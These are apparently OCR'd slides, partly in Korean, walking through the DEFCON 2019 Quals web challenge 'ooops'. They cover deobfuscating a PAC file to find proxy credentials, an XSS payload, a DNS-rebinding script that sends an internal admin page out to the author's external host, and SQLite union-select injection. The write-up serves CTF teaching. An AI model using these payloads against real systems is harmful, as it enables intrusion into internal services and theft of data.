
DEFCON 2019 Quals

Web - ooops

문제 설명


SCIENCE
240 PTS
CHAINEDRSA
131 PTS
VITOR
137 PTS
OOOPS
WEB
(COMPLETED BY 34 CADETS)
X
ooops
On our corporate network, the only overflow is the Order of the Overflow.
Files:
info.pac

Step 1

- info.pac 분석

```
> eval((function(){var s=Array.prototype.slice.call(arguments),G=s.shift();return s.reverse().map(function(f,i)
{return String.fromCharCode(f-G-19-i)}).join('')})
(29,202,274,265,261,254,265,251,267,227,179,247,249,260,175,244,252,172,253,239,237,250,214,166,248,237,163,245,2
44,229,226,225,222,156,233,219,220,152,234,219,218,237,226,222,225,221,212,142,228,219,215,208,219,205,221,213,13
3,221,207,208,208,128,196,198,177,124,133,137,121,120,97,209,117,125,199,197,192,184,111,122,185,190,192,114,183,
183,176,186,168,178,184,168,97,125,95,138,143,145,173,169,127,177,175,165,167,132,151,160,154,118)+
(16).toString(36).toLowerCase().split('').map(function(c){return String.fromCharCode(c.charCodeAt()+
(-71))}).join('')+(28).toString(36).toLowerCase().split('').map(function(d){return
String.fromCharCode(d.charCodeAt()+(-39))}).join('')+(880).toString(36).toLowerCase()+
(16).toString(36).toLowerCase().split('').map(function(I){return String.fromCharCode(I.charCodeAt()+
(-71))}).join('')+(671).toString(36).toLowerCase()+(16).toString(36).toLowerCase().split('').map(function(p)
{return String.fromCharCode(p.charCodeAt()+(-71))}).join('')+(1517381).toString(36).toLowerCase()+
(16).toString(36).toLowerCase().split('').map(function(W){return String.fromCharCode(W.charCodeAt()+
(-71))}).join('')+(31).toString(36).toLowerCase().split('').map(function(x){return
String.fromCharCode(x.charCodeAt()+(-39))}).join('')+(30598).toString(36).toLowerCase()+
```

- eval -> console.log

Step 1

- info.pac 분석

```
> FindProxyForURL = function(url, host) {
  /* The only overflow employees can access is Order of the Overflow. Log in
with OnlyOne:Overflow */
  if (shExpMatch(host, 'oooverflow.io')) return 'DIRECT';return 'PROXY
ooops.quals2019.oooverflow.io:8080';
}
```

- OnlyOne:overflow@ooops.quals2019.oooverflow.io:8080 프록시 설정 후 oooverflow.io 접속

Step 1

Page Blocked

http://oooverflow.io/ is blocked

Request site review

- URL 에 **oooverflow** 포함 시 blocked 페이지에 접근.

Step 1

- URL 입력 시 봇이 실행 됨.

Step 1

```
35.236.48.134 - - [12/May/2019:13:37:41 +0900] "GET /aaaa HTTP/1.0" 404 464
"http://10.0.1.69:5000/admin/view/15" "Mozilla/5.0 (Unknown; Linux x86_64)
AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1"
```

- referer 헤더를 보면 내부 서버에서 부터 시작됨을 알 수 있음.
- 특정 주기로 내부 IP 가 계속 변경 됨. (10.0.*.*)

Step 2.1 - XSS

- URL 에 **oooverflow** 포함 시 blocked 페이지에 접근.


  (e.g) http://10.0.*.*:5000/oooverflow

- main.js
  - document.location 렌더링

```
function split_url(u) {
    u = decodeURIComponent(u); // Stringify
    output = u[0];
    for (i=1;i<u.length;i++) {
        output += u[i]
        if (i%55==0) output+= "<br/>";
    }
    console.log(output)
    return output
}
window.onload = function () {
    d = document.getElementById("blocked");
    d.innerHTML=(split_url(document.location) + " is blocked")
}
```


Step 2.1 - XSS

- http://oooverflow.io/<img src=x onerror=alert(1)>



Step 2.1 - XSS

- 55글자 마다
 추가
  - eval(location.hash)



http://10.0.*.*:5000/oooverflow/aaaaaaaaaaaaaaaaaaaaaaaa/
<img src=x onerror=eval(location.hash.substring(1))>
#eval(unescape('alert("1")'))

Step 2.2 - DNS Rebinding

- DNS Rebinding
  - SOP(Same-origin policy)

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol, host and port
http://www.example.com/dir2/other.html	Success	Same protocol, host and port
http://username:password@**www.example.com**/dir2/other.html	Success	Same protocol, host and port
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:**80**/dir/other.html	Depends	Port explicit. Depends on implementation in browser.

Step 2.2 - DNS Rebinding

- DNS Rebinding

1. test.wooeong.kr 접근 (test.wooeong.kr = 45.32.62.117)

2. Delay 발생 (DNS 변경)

3. test.wooeong.kr 재접근 (test.wooeong.kr = 127.0.0.1)

4. 127.0.0.1 접근 !

Step 2.2 - DNS Rebinding

```
<script>
setTimeout(function() {
  var xhr = new XMLHttpRequest();
  xhr.open("GET", "http://test.wooeong.kr/admin/view/1");
  xhr.onreadystatechange = function () {
    if (xhr.status === 200) {
      location.href = "http://wooeong.kr/res?x=" + btoa(xhr.responseText);
    }
  };
  xhr.send();
}, 10000);
</script>
```

Step 3 - SQL Injection

```
<!doctype html>
<html>
<head>
<title>OOOPS &mdash; Evaluate Requests</title>
<link href="/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/
iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous"></head>
<body>
<div class="container">
<div class="row">

<!-- Query: select rowid,* from requests where rowid=1; -->

<p>
Request #1 from b&#39;10.255.0.2&#39;.
 Automatically evaluated
</p>

<a id="lnk" class="btn btn-secondary btn-block btn-lg" href="http://3ccdcab0.0a00061a.rbndr.us:5000">
Visit http://3ccdcab0.0a00061a.rbndr.us:5000
</a>

</div>
</div>
</body>
</html>
```

Step 3 - SQL Injection

- Simple SQL Injection (SQLite)

1. Union select - 컬럼 개수 맞추기

union select 1,2,3,4,5

2. 스키마 탐색 - sqlite_master

0 union select 1,group_concat(name),3,group_concat(sql),5

from sqlite_master where type='table'

==> CREATE TABLE flag (name TEXT, flag TEXT),CREATE TABLE requests (ip TEXT, ts datetime, url TEXT, visited integer)

Step 3 - SQL Injection

결론

1. info.pac 분석

    - 프록시 연결

2. 내부로 접근할 수 있는 방법 찾기

    - XSS

    - DNS Rebinding

3. SQL Injection

4. Get FLAG !

Thank you